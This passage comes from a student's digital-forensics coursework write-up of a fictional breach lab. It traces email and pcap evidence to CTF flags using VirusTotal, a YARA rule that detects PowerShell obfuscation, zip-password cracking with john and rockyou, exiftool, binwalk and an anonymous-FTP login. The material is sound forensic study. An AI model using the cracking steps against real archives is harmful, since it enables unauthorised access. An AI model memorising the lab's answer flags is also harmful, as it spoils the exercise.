


Figure 12: base64 to video

## 4.6. Extraction of the First Flag

The video file extracted from the second email was analyzed, and the required flag was successfully obtained at 13 seconds into the video. This process demonstrated the attacker's use of layered obfuscation and multiple communication channels to deliver key evidence and objectives in the breach scenario.




Figure 13: Flag

## 4.7. Extraction of Second Flag

After doing inspection of the email the message id looks suspicious, looking after it, it was found that the value is SHA-256 hash.

```

File: keed_company.eml
From: "ShadowReaper" <shadow_reaper@darkmail.org>
To: "Security Team" <security@keedcompany.com>
Subject: You Have 48 Hours to Find Me - Or Else
Date: Tue, 1 Apr 2025 03:14:25 +0000
Message-ID: <7c6d3b8e.4f2a.5d9c.1a2b.3c8d9e8f0a3e@darkmail.org>
MIME-Version: 1.0
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: quoted-printable

Hello Keed Company,

I hope you're enjoying the silence after last night's breach. Don't bother checking your firewalls – you won't find an
I've left something special inside your HR server. A trail of breadcrumbs, if you will. Follow them wisely.

Your challenge:
Find my physical location within the next 48 hours using only the digital traces I've left behind.
Fail, and I'll release the data. Starting with your CEO's personal files.
Message-ID: 1e9c29d7af6011ca9d5609cb93b554965c61105a42df9fe0c36274e60db71b1d
SHA-256: 0KL1PR0601MB5599.apcprd06.prod.outlook.com
Accept-Language: en-US

```

Figure 14: SHA-256 Hash

Then the hash value was copied and pasted into virustotal to carry further investigation, virustotal gave the result and that was a malicious file called xlm.txt. ([Virustotal, 2024](#))

The screenshot shows the Virustotal analysis interface for the file 1e9c29d7af6011ca9d5609cb93b554965c61105a42df9fe0c36274e60db71b1d. The file name is highlighted with a red box and an arrow. The community score is 28/62, indicating 28 out of 62 security vendors flagged it as malicious. The file type is identified as vba. The analysis details include a size of 1.93 KB and a last analysis date of 1 day ago. The file was detected by various engines including macro-powershell, calls-wmi, checks-cpu-name, exe-pattern, run-file, checks-network-adapters, long-sleeps, malware, powershell, and detect-debug-environment. The community review section shows 11 comments, with one specific comment highlighted by a red box and an arrow. The overall URL for the analysis is <https://www.virustotal.com/gui/file/1e9c29d7af6011ca9d5609cb93b554965c61105a42df9fe0c36274e60db71b1d>.

Figure 15: Malicious File

Seeing its community review, found the suspicious comment, the value was inserted at the end of the script.

The screenshot shows a GitHub post from a user named 'keedhacker' posted 18 days ago. The post contains a PowerShell rule named 'rule SUSP\_SCRIPT\_PowerShell\_EnvVarObfuscation\_Oct23'. The rule is designed to detect PowerShell obfuscation using environment variable substitution. It includes meta information such as author ('CyberDetective'), date ('2023-10-15'), ref ('https://www.blackhillsinfosec.com/powershell-obfuscation-using-environment-variables/'), description ('Detects PowerShell obfuscation using environment variable substitution'), score (85), rule source ('Livehunt - Obfuscation Patterns'), rule set ('THOR APT Scanner Enhanced Rules'), and info ('Identifies common malware obfuscation via %ENV% replacements in PS commands'). The rule uses regular expressions to match strings like '\$env\_var', '\$common\_obf', '\$invoke\_expr', '\$iex\_alias', and '\$concat'. It defines conditions based on file size (filesize < 200KB), the presence of specific strings, and the number of environment variables used. A red box highlights the identifier 'STX5q5qK' at the end of the condition block.

```
rule SUSP_SCRIPT_PowerShell_EnvVarObfuscation_Oct23 {
meta:
author = "CyberDetective"
date = "2023-10-15"
ref = "https://www.blackhillsinfosec.com/powershell-obfuscation-using-environment-variables/"
description = "Detects PowerShell obfuscation using environment variable substitution"
score = 85
rule_source = "Livehunt - Obfuscation Patterns"
rule_set = "THOR APT Scanner Enhanced Rules"
info = "Identifies common malware obfuscation via %ENV% replacements in PS commands"

strings:
$ps1 = /powershell\.[exe|com]?\./i nocase
$env_var = /[a-z_0-9]{3,20}/i
$common_obf = /[\${\$}\[\]\(\)\|\^\;]{2,}/ ascii wide
$invoke_expr = "Invoke-Expression" nocase
$iex_alias = /iex\b/i nocase
$concat = /[\+\.\.]\s*\['\"']/ nocase

condition:
(
    filesize < 200KB and
    $ps1 and
    #env_var >= 3 and
    (
        any of ($common_obf, $invoke_expr, $iex_alias) and
        $concat
    )
)
or
(
    $ps1 and
    #env_var >= 5 and
    any of ($invoke_expr, $iex_alias)

)
}
}

/STX5q5qK
}
}

Show less
```

Figure 16: Suspicions data

It looks like some ciphered text, after copying that value in the cipher identifier, it gave a pastebin link. ([Dcodefr, 2015](#))

Figure 17: Cipher identifier

The pastebin link was from KEEDHACKER. In that pastebin there was another link.

Figure 18: Pastebin link

It tooks to zip file which has an image.

Figure 19: Zip file

After downloading that zip, it was found that it was password protected. So, to crack the password a tool john-the-ripper was used. ([Openwall, 2017](#))

```

[nott@honey in ~/Downloads via v3.13.3 took 0s
└─[A] zip2john email.zip > ha.txt
email.zip/email/ is not encrypted!
ver 1.0 email.zip/email/ is not encrypted, or stored with non-handled compression type
ver 2.0 ehh 5455 ehh 7875 email.zip/email/1751941572.jpg PKZIP Encr: 2b chk, TS_chk, cmplen=124823, decmplen=125035, crc=FB269D1C

[nott@honey in ~/Downloads via v3.13.3 took 0s
└─[A] john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt ha.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
email (email.zip/email/1751941572.jpg)
ig 0:00:00:00 DONE (2025-07-26 17:15) 20.00g/s 983040p/s 983040c/s 983040C/s 270489..triplet
Use the "--show" option to display all of the cracked passwords reliably
Session completed

[nott@honey in ~/Downloads via v3.13.3 took 2s
└─[A]

```

*Figure 20: Cracking zip password*

After cracking the password, the image was inspected and to find the meta data of an image, a tool exiftool was used and it took to a a GPS coordinates. ([Harvey, 2025](#))

```

[nott@honey in ~/Downloads via v3.13.3 took 2s
└─[A] exiftool email/1751941572.jpg
ExifTool Version Number : 13.30
File Name : 1751941572.jpg
Directory : email
File Size : 125 kB
File Modification Date/Time : 2025:07:08 09:53:01+05:45
File Access Date/Time : 2025:07:08 09:53:01+05:45
File Inode Change Date/Time : 2025:07:26 17:15:29+05:45
File Permissions : -rw-r--r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Exif Byte Order : Big-endian (Motorola, MM)
X Resolution : 1
Y Resolution : 1
Resolution Unit : None
Artist : 276062995 853293920 ◀ Coordinates
YCbCr Positioning : Centered
Image Width : 1024
Image Height : 1024
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
YCbCr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 1024x1024
Megapixels : 1.0

```

*Figure 21: GPS Coordinates*

Afterward, it was a location of bajrabarahi temple, and after seeing the review there was an account found to be suspicious, the hex value and secret code was within the review.




Figure 22: Cipher data

Again a tool cipher identifier was used to get the cipher data. And RC4 cipher was found.




Figure 23: Found RC4 Cipher

After decoding that cipher from Cyberchef, the flag was extracted successfully. Flag was “softwarica{3m41l\_f0r3nsic\_w4s\_c00l}”




Figure 24: Second Flag of Email Forensics


#### 4.8. Summary of Findings

The Email System Investigation determined that the breach began with a threatening email featuring a purposefully contaminated PDF attachment, which, after cleaning, disclosed a secret Google Drive link leading to a second email with a base64-encoded video file containing a flag. Further research identified a suspicious SHA-256 hash in the email header tied to a malware script with PowerShell obfuscation. This led to discovery of a password-protected ZIP file accessed via a pastebin link; after cracking the ZIP password, an image file's metadata gave GPS coordinates and buried hexadecimal cipher data. Decrypting the RC4-encrypted cipher revealed a second flag, indicating the attacker's sophisticated multi-stage obfuscation and covert communication strategies to prevent discovery and confound forensic operations.

## 5. Task 4: Network Traffic Analysis

### 5.1. Scope and Objectives

The investigation into Keed Loan Financial's data breach began with the discovery of a suspicious file named **keed\_company.pcap** was found. The primary objective was to determine the attack vectors and attacker initial access to the server. ([Wireshark, 2020](#))




```
cd network/
[nott@honey in ~/DIGITALFORENSIC_COURSEWORK/network took 0s
ls
■ Files  ans.txt  keed_company.pcap  questions.txt
[nott@honey in ~/DIGITALFORENSIC_COURSEWORK/network took 0s
```

Figure 25: Pcap file

### 5.2. FTP

The initial attack was from the ftp, where ftp was misconfigured with **anonymous** users, so that anyone can have access to the ftp. So, here attacker found this and get into the ftp server.



No.	Time	Source	Destination	Protocol	Length	Info
7	0.861144	192.168.122.1	192.168.122.235	DNS	164	164 Standard query response 0x00f6 No such name A c2.softwarica.local.host-only SOA a.root-servers.net
8	0.001214	192.168.122.1	192.168.122.235	DNS	164	164 Standard query response 0x00f6 No such name AAAA c2.softwarica.local.host-only SOA a.root-servers.net
9	1.980824	192.168.122.1	192.168.122.235	ICMP	98	Echo (ping) request id=0x0002, seq=1/256, ttl=64 (reply in 10)
10	1.980228	192.168.122.235	192.168.122.1	ICMP	98	Echo (ping) reply id=0x0002, seq=1/256, ttl=64 (request in 9)
11	2.993657	192.168.122.1	192.168.122.235	ICMP	98	Echo (ping) request id=0x0002, seq=2/256, ttl=64 (reply in 12)
12	2.994082	192.168.122.235	192.168.122.1	ICMP	98	Echo (ping) reply id=0x0002, seq=2/256, ttl=64 (request in 11)
13	4.017574	192.168.122.1	192.168.122.235	ICMP	98	Echo (ping) request id=0x0002, seq=3/256, ttl=64 (reply in 14)
14	4.017994	192.168.122.235	192.168.122.1	ICMP	98	Echo (ping) reply id=0x0002, seq=3/256, ttl=64 (request in 13)
15	5.040583	192.168.122.1	192.168.122.235	ICMP	98	Echo (ping) request id=0x0002, seq=4/256, ttl=64 (reply in 16)
16	5.041071	192.168.122.235	192.168.122.1	ICMP	98	Echo (ping) reply id=0x0002, seq=4/256, ttl=64 (request in 15)
17	5.227548	52:54:00:07:43:90	52:54:00:db:ab:a8	ARP	42	Who has 192.168.122.1? Tell 192.168.122.235
18	5.227596	52:54:00:db:ab:a8	52:54:00:07:43:90	ARP	42	192.168.122.1 is at 52:54:00:db:ab:a8
19	5.488493	52:54:00:db:ab:a8	52:54:00:07:43:90	ARP	42	Who has 192.168.122.235? Tell 192.168.122.1
20	5.488995	52:54:00:db:ab:a8	52:54:00:07:43:90	ARP	42	192.168.122.235 is at 52:54:00:07:43:90
21	6.176134	192.168.122.235	162.150.209.123	NTP	99	99 NTP Version 4, client
22	6.199047	162.150.209.123	192.168.122.235	NTP	99	99 NTP Version 4, server
23	6.477245	192.168.122.1	192.168.122.235	TCP	74	74 415080 -> 21 [SYN] Seq=0 Win=64256 MSS=1460 SACK_PERM Tsvl=11090901561 Tsecr=0 WS=128
24	6.477731	192.168.122.235	192.168.122.1	TCP	74	74 21 - 415080 [SYN] Seq=0 Ack=1 Win=65100 Len=0 MSS=1460 SACK_PERM Tsvl=13288606835 Tsecr=11090901562 WS=128
25	6.477798	192.168.122.1	192.168.122.235	TCP	86	86 415080 -> 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=11090901562 Tsecr=13288606835
26	6.487493	192.168.122.235	192.168.122.1	FTP	86	86 Response: 220 (vsFTPd 2.4.5)
27	6.487502	192.168.122.1	192.168.122.235	TCP	66	66 415080 -> 21 [ACK] Seq=1 Ack=21 Win=64256 Len=0 Tsvl=11090901572 Tsecr=13288606844
28	8.788697	192.168.122.1	192.168.122.235	FTP	82	82 Request: USER anonymous
29	8.792221	192.168.122.235	192.168.122.1	TCP	66	66 21 - 415080 [ACK] Seq=21 Ack=17 Win=65208 Len=0 Tsvl=13288603146 Tsecr=1109093373

Figure 26: Protocols

```

220 (vsFTPd 3.0.5) ← FTP Version
USER anonymous ← Username
331 Please specify the password.
PASS anonymous ← Password
230 Login successful.           Login successful as anonymous user
SYST
215 UNIX Type: L8
PORT 192,168,122,1,130,123
200 PORT command successful. Consider using PASV.

```

Figure 27 : Ftp Login

From here attacker download these files **flag.txt**, **meme.png**, **one of this is flag.pdf**, **plane.mp3** and **share.zip**

Packet ^	Hostname	Content Type	Size	Filename
62	192.168.122.235	FTP file	316 bytes	flag.txt
76	192.168.122.235	FTP file	96 kB	meme.png
102	192.168.122.235	FTP file	73 kB	one of this is flag.pdf
127	192.168.122.235	FTP file	296 kB	plane.mp3
165	192.168.122.235	FTP file	2,151 kB	share.zip

Attacker Downloaded files

Figure 28: Downloaded files

After downloading these into my local machine I found the flag format.


```

└─[nott@honey in ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files took 0s
    └─ tail flag.txt
softwarica{flag_format_is_this} ← Flag Format
└─[nott@honey in ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files took 0s
    └─

```

Figure 29: Flag format

After using a lot of steganography tools to extract hidden data in meme.png, nothing I got from meme.png and at last I used binwalk to extract the embedded file.  
[\(Linuxcommandlibrary, 2020\)](#)



```
nott@honey: ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files took 3s
[ ] * binwalk -eC MEME meme.png
/home/nott/DIGITALFORENSIC_COURSEWORK/network/FTP_Files/MEME/meme.png


DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0           0x0      RIFF image, encoding type: VP8, total size: 79492 bytes
79492       0x13684      PNG image, total size: 16767 bytes

[*] Extraction of riff data at offset 0x0 completed successfully
[*] Extraction of png data at offset 0x13684 completed successfully

Analyzed 1 file for 85 file signatures (187 magic patterns) in 5.0 milliseconds
nott@honey: ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files took 0s
```

Figure 30: Extracted embedded file

After viewing that extracted file got the next flag




```
nott@honey: ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files/MEME/meme.png.extracted/13684 took 1s
[ ] * strings image.png | grep "softwarica"
<rdf:li xml:lang='x-default'>softwarica{binwalk_is_very_easy_peasy} </rdf:li>

nott@honey: ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files/MEME/meme.png.extracted/13684 took 0s
okular image.png
kf.windowsystem: static int KX11Extras::currentDesktop() may only be used on X11
```

Figure 31: Image flag

There was a pdf whose name was '*one of this is flag.pdf*'. So after viewing that pdf there was nothing except of fake flag but in last there was something written in newari after translating that sentences it was, try another tools or use net was told. So, after using different tools, obtained that flag.



```
nott@honey: ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files took 0s
ls
flag.txt  meme.png  'one of this is flag.pdf'  plane.mp3  share.zip

nott@honey: ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files took 0s
strings one\ of\ this\ is\ flag.pdf | grep 'softwarica'
Keywords (softwarica, C programming, joke generator, softwarica{1_found_this}) PDF Flag
<pdf:Keywords>softwarica, C programming, joke generator, softwarica{1_found_this}</pdf:Keywords>

nott@honey: ~/DIGITALFORENSIC_COURSEWORK/network/FTP_Files took 0s
```

Figure 32: Pdf flag

The plane.mp3 was an audio file so, what's in there makes us curious after hearing that audio, found the next flag at 26 sec.

